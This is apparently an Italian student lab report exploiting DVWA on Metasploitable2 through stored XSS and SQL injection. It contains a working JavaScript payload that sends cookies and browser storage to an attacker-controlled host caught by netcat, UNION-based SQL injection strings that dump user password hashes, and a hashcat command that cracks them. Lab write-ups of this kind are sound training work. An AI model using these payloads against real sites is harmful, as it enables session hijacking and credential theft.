


PROGETTO S6-L5


Nell'esercizio di oggi verranno exploitate le seguenti vulnerabilità della Dvwa di metasploitable2:

- XSS Stored
- SQL Injection
- SQL Injection (blind)

XSS Stored




Modifico il parametro max length per poter inserire uno script per testare la vulnerabilità a XSS.





Inserisco questo script nel campo da testare

```
<script>alert('XSSTEST');</script>
```



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. At the top is the DVWA logo. Below it, the title 'Vulnerability: Stored Cross Site Scripting (XSS)' is displayed. The form contains two input fields: 'Name *' and 'Message *'. The 'Message *' field contains the script `<script>alert('XSSTEST');</script>`. A 'Sign Guestbook' button is located below the message field.



La vulnerabilità è confermata da questi messaggi

Sono andato a modificare ancora il parametro della pagina
“maxLenght=5000” e ho inserito questo script nel campo vulnerabile.

```
payload.php
1 ~/Documents/Python/payload.php
2 (function() {
3     function sendData(data) {
4         var i = new Image();
5         i.src = 'http://192.168.50.100:1234/?data=' + encodeURIComponent(data);
6     }
7
8     sendData(document.cookie);
9
10    var hiddenFields = document.querySelectorAll('input[type="hidden"]');
11    hiddenFields.forEach(function(field) {
12        sendData(field.name + '=' + field.value);
13    });
14
15    for (var key in localStorage) {
16        sendData(key + '=' + localStorage.getItem(key));
17    }
18
19    for (var key in sessionStorage) {
20        sendData(key + '=' + sessionStorage.getItem(key));
21    }
22 })();
23 </script>
24
```

Prima di caricare il payload ho dato questo comando netcat sulla Kali

```
nc -lvp 1234
```

Caricando il payload si può vedere su netcat il cookie di sessione dell'utente


```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from kali [192.168.50.100] 34968
GET /?cookie=security=low;%20PHPSESSID=723321232797d158f8f6ae19d2b3cc6b HTTP/1.1
Host: 192.168.50.100:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

SQL Injection



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection' section. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), and Upload. The main content area has the title 'Vulnerability: SQL Injection' and a 'User ID:' label. Below it is a text input field containing the payload '1' OR '1'='1' and a 'Submit' button. Under the 'More info' section, there are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Ho se il campo è vulnerabile inserendo ' OR '1'='1 ed è vulnerabile.



The image shows the DVWA interface after a successful SQL injection. The 'User ID:' input field is empty, and the 'Submit' button is visible. Below the input field, the results of the query are displayed in red text:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

The 'More info' section at the bottom contains the same three links as the previous image: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.


Ho provato una UNION query inserendo

1' UNION SELECT null,null FROM users#

Per logica ho poi provato a sostituire “user” e “password” a “null” e “null”

1' UNION SELECT user, password FROM users#

Si vedranno gli username associati alle password criptate in formato MD5.



Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

Una volta ottenute le password criptate possono essere facilmente decifrate con vari tool, in questo caso ho usato hashcat.

```
(kali@kali)-[~/Desktop]
$ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein

(kali@kali)-[~/Desktop]
$ _
```